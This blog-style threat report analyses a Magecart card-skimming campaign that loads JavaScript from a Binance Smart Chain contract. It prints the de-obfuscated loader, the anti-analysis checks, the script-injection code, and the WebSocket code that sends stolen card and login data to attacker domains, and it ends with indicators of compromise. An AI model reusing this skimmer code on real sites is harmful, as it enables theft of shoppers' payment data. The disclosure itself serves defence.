TRINITY CYBER

LOST IN THE ETHER

Unravelling a JavaScript Card Skimming Campaign

Authors: Jared Grumbein and Stephane Fonkam

Executive Summary

Magecart-style web skimmers, aimed at stealing credit card numbers and other financial information, are continuously appearing on legitimate, unsuspecting websites. These attacks are carried out with increasingly complex JavaScript, deployed to websites through large-scale web framework exploitation, or through compromises of website hosting providers. Within the past year, a technique that abuses the Blockchain, known as "EtherHiding" has been especially popular with actors who steal financial data through these attacks. Blockchain delivery provides a seamless, immutable way to deliver malicious code, which also evades most traditional web traffic detection. MageCart specifically combines this tradecraft with the use of WebSockets, a method of streaming web content to and from a browser, to create an attack chain that is increasingly obfuscated and hidden from the eyes of defenders.

Trinity Cyber continues to prevent campaigns in the wild abusing blockchain infrastructure to load malicious code in a victim's browser. This technique allows attackers to blend into legitimate traffic, rapidly change infrastructure, and scale attacks without relying on traditional malicious domains.

In this blog, we define key concepts in current EtherHiding and web-skimming attacks and analyze one particular in-the-wild campaign that displays a facinating attack chain; combining lightweight JavaScript loaders, decentralized infrastructure, and trusted service abuse to bypass traditional solutions.

Key Terms and Definitions

Magecart
A distributed criminal group which focuses on injecting malicious JavaScript into legitimate e-commerce websites with the goal of stealing PII and/or financial information.

Web Skimming
The act of stealing financial information (primarily credit card numbers) via malicious code found on legitimate, but compromised websites.

Client-Side Injection
Unauthorized JavaScript execution within a user's browser, commonly originating from legitimate, but infected websites.

Lightweight Loader
Compact code whose purpose is to download and execute further malicious code at runtime.

EtherHiding
The abuse of decentralized blockchain infrastructure to host and deliver malicious code.

Background

Web skimming attacks have traditionally relied on a simple but effective model: Compromise a legitimate website, inject malicious JavaScript, and exfiltrate sensitive user data directly from the browser. Early Magecart-style campaigns typically hosted their malicious scripts on attacker-controlled infrastructure which can be taken down quickly.

As defensive controls evolved, attackers adapted. Malicious scripts became smaller and increasingly obfuscated; delivery mechanisms became more complex. While these changes increased attacker resilience, they still depended on centralized resources that defenders could easily identify and block.

Recent campaigns represent a further evolution through weaponization of the decentralized nature of blockchain technology. This technique of storing malicious code is attractive for attackers, providing high availability at low cost while resisting traditional takedown methods. This shift fundamentally alters the defender's challenge. The web traffic appears legitimate, infrastructure is difficult to remove, and static indicators lose effectiveness. Read on to learn more about how these modern campaigns operate in practice.

Technical Analysis

→ **Stage 1:** Smart Contract Loader

The first stage of this attack begins with an obfuscated JavaScript loader planted on legitimate e-commerce websites, commonly through exploiting vulnerabilities or compromising credentials.

The loader contains a hard-coded Ethereum cryptocurrency address used to retrieve a smart contract hosted on the Binance Smart Chain (BSC). Smart contracts are compiled, self-executing programs written in Solidity and stored on the blockchain that enable decentralized agreements and transactions between parties. [1]. These programs are designed to be executed on the Ethereum Virtual Machine (EVM), a decentralized computer on the Ethereum network [2]. The delivered smart contracts, however, contain hidden JavaScript, which the attacker has encoded twice, first in Base64 and then in hexadecimal. The JavaScript loader performs the decoding before executing the code in the victim's browser.

Figure 1. Sample of obfuscated JavaScript loader code

The loader contains a hard-coded Ethereum cryptocurrency address used to retrieve a smart contract hosted on the Binance Smart Chain (BSC). Smart contracts are compiled, self-executing programs written in Solidity and stored on the blockchain that enable decentralized agreements and transactions between parties. [1]. These programs are designed to be executed on the Ethereum Virtual Machine (EVM), a decentralized computer on the Ethereum network [2]. The delivered smart contracts, however, contain hidden JavaScript, which the attacker has encoded twice, first in Base64 and then in hexadecimal. The JavaScript loader performs the decoding before executing the code in the victim's browser.

The script loops through eight hard-coded URLs providing API access to the Binance Smart Chain.

```
[
    "https://bsc-testnet.public.blastapi.io",
    "https://bsc-testnet-rpc.publicnode.com",
    "https://endpoints.omniatech.io/v1/bsc/testnet/public",
    "https://bsc-testnet.blockpi.network/v1/rpc/public",
    "https://bsc-testnet.4everland.org/v1/37fa9972c1b1cd5fab542c7bdd4cde2f",
    "https://data-seed-prebsc-1-s1.binance.org:8545",
    "https://data-seed-prebsc-2-s1.binance.org:8545",
    "https://bsc-testnet-dataseed.bnbchain.org"
]
```

Figure 2. Hard-coded Binance Smart Chain URLs

It then sends a JSON-RPC request over HTTP to the selected URL to interact with smart contracts using the eth_call method. This method enables execution of a specific function stored in a smart contract.

```
POST / HTTP/2
Host: bsc-testnet-rpc.publicnode.com

{"jsonrpc":"2.0","id":2,"method":"eth_call","params":
[{"to":"0x3596A5D8fDD13763482De91A4ca74B7dbcBd98f9","data":"0xe2179b8e"},"latest"
]}
```

Figure 3. Request to Binance Smart Chain


- **eth_call:** method allowing execution of a specific function in a smart contract
- **0×3596A5D8fDD13763482De91A4ca74B7dbcBd98f9:** Ethereum address used to look up the malicious smart contract
- **0xe2179b8e:** identifier of the function to execute within the smart contract

The response contains hexidecimal, Base64-encoded JavaScript within the **result** key of the JSON returned. The JavaScript loader decodes and executes this code.

```
HTTP/2 200 OK

{"jsonrpc":"2.0","id":2,"result":"0x0000000000000000000000000000000000000000000000
0000000000000000020000000000000000000000000000000000000000000000000000000000000028
f45a6e5675593352706232346765695244655866f6b5a3164784b436c375932397563335167575539 5
462337073516e5670533046466248645554555659505673 6e597a526a4e474d795932526a4d6d4d32
4f574e69596a6b774f4464694e446c6a4a79776e5932526a4e6d4d30597a646a4d574d31597a63344
d57497a4f4751354d6a6c6b4f54676e4c43646a4e474e6a597a426a4e474d7759324e6a4e7a6b354f
445a695932466a4f4463354d5363734a7a6b344f5451344e5363734a7a6c6b4f4463354d446b7a4a7
9776e597a466a4d6d4e6a597a646a4e574e6b597a55344e4745324f445a685a6a6b<...truncated>
```

Figure 4. Binance Smart Chain response



→ **Stage 2:** Skimmer Loader

The script retrieved from the Binance Smart Chain acts as a second loader which performs anti-analysis checks before sending a C2 (command and control) check-in to Magecart infrastructure in the form of a WebSocket upgrade request.

Figure 5. Second-stage loader

It first initializes a configuration by defining a C2 URL, then stores a unique victim identifier in the **__cl_gw** local storage item and sets a C2 heartbeat interval of 30000 milliseconds (30 seconds).

```
function init_config() {
    this.id = window.local_storage.get_item('__cl_gw') || Math.round((Date.now() + Math.random()) * 10000).toString(16);
    conn_url = new URL('wss://kezopersuc.xyz');
    conn_url.search = '?' + new URLSearchParams(Object.entries({
        'page': window.location.href.substring(window.location.origin.length),
        'id': this.id,
        'oid': $user
    }));
    this.url = conn_url;
    this.proper_close_codes = [
        1000,
        1001,
        1005
    ];
    this['ping_interval'] = setInterval(() => this.ping_c2('0', true), 30000);
    this['failure_count'] = 0;
    window.local_storage.set_item('__cl_gw', this.id);
}
```

Figure 6. Config initialization

The code performs anti-analysis checks to terminate execution if the Firebug debugger or abnormal window sizes are detected.

```
loader.is_not_bot = function bot_check() {
    var win = window;
    return !(win.Firebug && win.Firebug.chrome && win.Firebug.chrome.is_initialized || win.
        outer_width - win.inner_width > 100 || win.outer_height - win.inner_height > 170);
};
```

Figure 7. Anti-analysis checks

If the browser passes these checks, the second-stage loader retrieves the final Magecart skimmer script over a WebSocket connection, dynamically inserts the script into the browser's document object model (DOM), then immediately removes itself upon execution.

```
loader.append_script = function (url, doc) {
    if (doc === void 0) {
        doc = window.document;
    }
    return new Promise(function (res, rej) {
        var doc_elem = doc.documentElement;
        var script = window.Document.prototype.createElement.call(doc, 'script');
        var remove_script = function remove_script(err) {
            if (err === void 0) {
                err = false;
            }
            err ? rej() : res();
            setTimeout(function () {
                return window.HTMLElement.prototype.removeChild.call(doc_elem, script);
            });
        };
        try {
            new URL(url);
        } catch (err) {
            if (typeof url !== 'string') {
                return rej(err);
            }
            var blob = new window.Blob([url], { 'type': 'application/javascript' });
            url = URL.createObjectURL(blob);
        }
        window.HTMLElement.prototype.setAttribute.call(script, 'src', url);
        window.HTMLElement.prototype.setAttribute.call(script, 'type', 'application/javascript');
        script.onload = function () {
            return remove_script();
        };
        script.onerror = function () {
            return remove_script(true);
        };
        window.HTMLElement.prototype.appendChild.call(doc_elem, script);
    });
};
```

Figure 8. Dynamic script injection

→ **Stage 3:** Magecart Skimmer

The final stage encompasses a sophisticated web skimmer with roughly 3,800 lines of JavaScript, obfuscated using the ObfuscatorIO JavaScript obfuscator. It silently harvests payment information and login credentials from form fields, then exfiltrates this data over a WebSocket connection. These techniques are consistent with Magecart techniques, which have been well documented since their emergence in 2023.

The code employs several techniques to hinder analysis, including:

- String encryption
- Variable name reuse
- Debugger protection
- Control Flow Flattening (CFF)

C2 Setup

The skimmer establishes a WebSocket connection to a hardcoded C2 URL. Of note, the referrer URL is stored in the "?source" query parameter, which is used to determine whether the victim is on a page of interest such as a checkout or login page.

```
function generate_url() {
    var referer = encodeURIComponent(window.location.href);
    return 'wss://woo-gateway.com/authorize?source=' + referer;
}

function wss_setup() {
    if (wss_obj && wss_obj.readyState !== WebSocket.CLOSED) {
        console_log('Using existing WebSocket connection');
        wss_connect(wss_obj);
    } else {
        console_log('Creating new WebSocket connection');
        var url = generate_url();
        wss_obj = new WebSocket(url);
        wss_connect(wss_obj);
    }
}

function wss_connect(wss_obj) {
    wss_obj.onopen = function () {
        console_log('WebSocket connection opened');
        timeout_ms = 5000;
        process_data_queue();
    }
    wss_obj.onclose = function () {
        console_log('WebSocket connection closed');
        setTimeout(wss_setup, timeout_ms);
        timeout_ms = Math.min(timeout_ms * 2, 60000);
    }
    wss_obj.onerror = function (error_msg) {
        throw_error('WebSocket error observed:', error_msg);
    }
    wss_obj.onmessage = function (message) {
        console_log('WebSocket message received:', message.data);
    }
}
```

Figure 9. Connection setup functions

→ **Stage 3:** Card Skimmer

The code dynamically inserts a fake Stripe payment form into the checkout page, where the below fields are targeted for exfiltration.

```
const stripe_elems = {
    'iframe': '#wc-stripe-upe-form > div.wc-stripe-upe-element.StripeElement > div > iframe',
    'button': '#place_order'
};

const stripe_card_elem = '#wc-stripe-card-element > div > iframe';
const payment_options = '#radio-control-wc-payment-method-options-stripe__content > div > div >
    iframe:nth-child(1)';

const cc_fields = {
    'i_number': '#Field-numberInput',
    'i_expiry': '#Field-expiryInput',
    'i_cvc': '#Field-cvcInput'
};
```

Figure 10. Code for fake Stripe payment form




Figure 11. Fake payment form

JavaScript Event Listeners silently capture payment information entered in form fields, a technique known as Formjacking, which is then stored in the 'ars' local storage item.

```
window.addEventListener('message', function (event) {
    if (event['data'].type === 'cardInput') {
        var inputField = document.getElementById(event['data'].field);
        if (inputField) {
            inputField.value = event.data.value;
            set_ars_item(inputField);
        }
    }
});
```

Figure 12. Formjacking code

→ **Stage 4:** Exfiltration

The skimmer then retrieves the stolen data is from 'ars' and exfiltrates it over WebSocket along with other information such as the infected site's domain, the gif_va cookie value containing a unique identifier, and the browser's User-Agent.

```
function exfil_ars_item() {
    var json_data = JSON.parse(localStorage.getItem('ars'));
    json_data && typeof json_data === 'object' && !Array['isArray'](json_data) ? json_obj = json_data : (json_obj = {},
        localStorage['removeItem']('ars'));
    if (Object.keys(json_obj)['length'] === 0) {
        return;
    }
    var stolen_data = Object.keys(json_obj).map(function (data_type) {
            return data_type + ':' + json_obj[data_type];
        }), json_data = {
            'referrer': window.location.hostname,
            'userCookie': gif_va_cookie,
            'data': stolen_data,
            'userAgent': navigator['userAgent']
        };
    exfil_data(json_data) && (Object.assign(_0x4e8588, json_obj), json_obj = {}, localStorage.removeItem('ars'));
}
```

Figure 13. Exfiltration function 1

Exfiltrated data is formatted as Base64-encoded JSON strings.

```
function exfil_data(json_data) {
    if (wss_obj && wss_obj.readyState === WebSocket.OPEN) {
        let b64_data = b64_encode(JSON.stringify(json_data));
        return wss_obj['send'](b64_data), true;
    } else {
        return throw_error('WebSocket is not open. Data will be queued.'), queue_data(json_data),
            wss_setup(), false;
    }
}
```

Figure 14. Exfiltration function 2

If an error is encountered during exfiltration, the data is queued in the **'data_queue'** local storage item.

```
function queue_data(json_data) {
    var data_queue = JSON.parse(localStorage.getItem('data_queue')) || [];
    let json_data_str = JSON.stringify(json_data), is_duplicate = data_queue.some(item => JSON.
        stringify(item) === json_data_str);
    !is_duplicate ? (data_queue.push(json_data), localStorage.setItem('data_queue', JSON.stringify(
        data_queue)), console_log('Data queued for later sending')) : console_log('Duplicate data
        not queued');
}
```

Figure 15. Data queuing function

Data in the queue is processed for exfiltration every 5000 milliseconds (5 seconds).

```
function process_data_queue() {
    var data_queue = JSON.parse(localStorage.getItem('data_queue')) || [], processed_data = [],
        processed_items = { item_check: true };
    for (var i = 0; i < data_queue.length; i++) {
        let item_str = JSON.stringify(data_queue[i]);
        !processed_items[item_str] && !exfil_data(data_queue[i]) && processed_data.push(data_queue[i]
            );
    }
    localStorage.setItem('data_queue', JSON.stringify(processed_data));
    console_log('Processed send queue, remaining items:', processed_data.length);
}
```

Figure 16. Queue processing function

Coverage: Layered Defense Across the Attack Chain

These campaigns progress through multiple stages, each designed to evade conventional defenses. Trinity Cyber's Full Content Inspection (FCI) offers comprehensive coverage of the attack chain at each stage, stripping network sessions of malicious content without affecting the end user's browsing experience. The JavaScript broken down in this blog, regardless of obfuscation, does not evade FCI.

Indicators of Compromise

Type	Description	Value
URL	MageCart C2	wss[://]chat[.]faxnamegl[.]top
URL	MageCart C2	wss[://]kezopersuc[.]xyz
URL	MageCart C2	wss[://]woo-gateway[.]com
SHA256 Hash	Card Skimmer (JavaScript)	f4338b8835edbf4d685d5ce0d8d6dce87ce305c9bddd79ecfa4a66d6513f3c15

References

1. https://www.investopedia.com/terms/s/smart-contracts.asp
2. https://www.coinbase.com/learn/crypto-glossary/what-is-the-ethereum-virtual-machine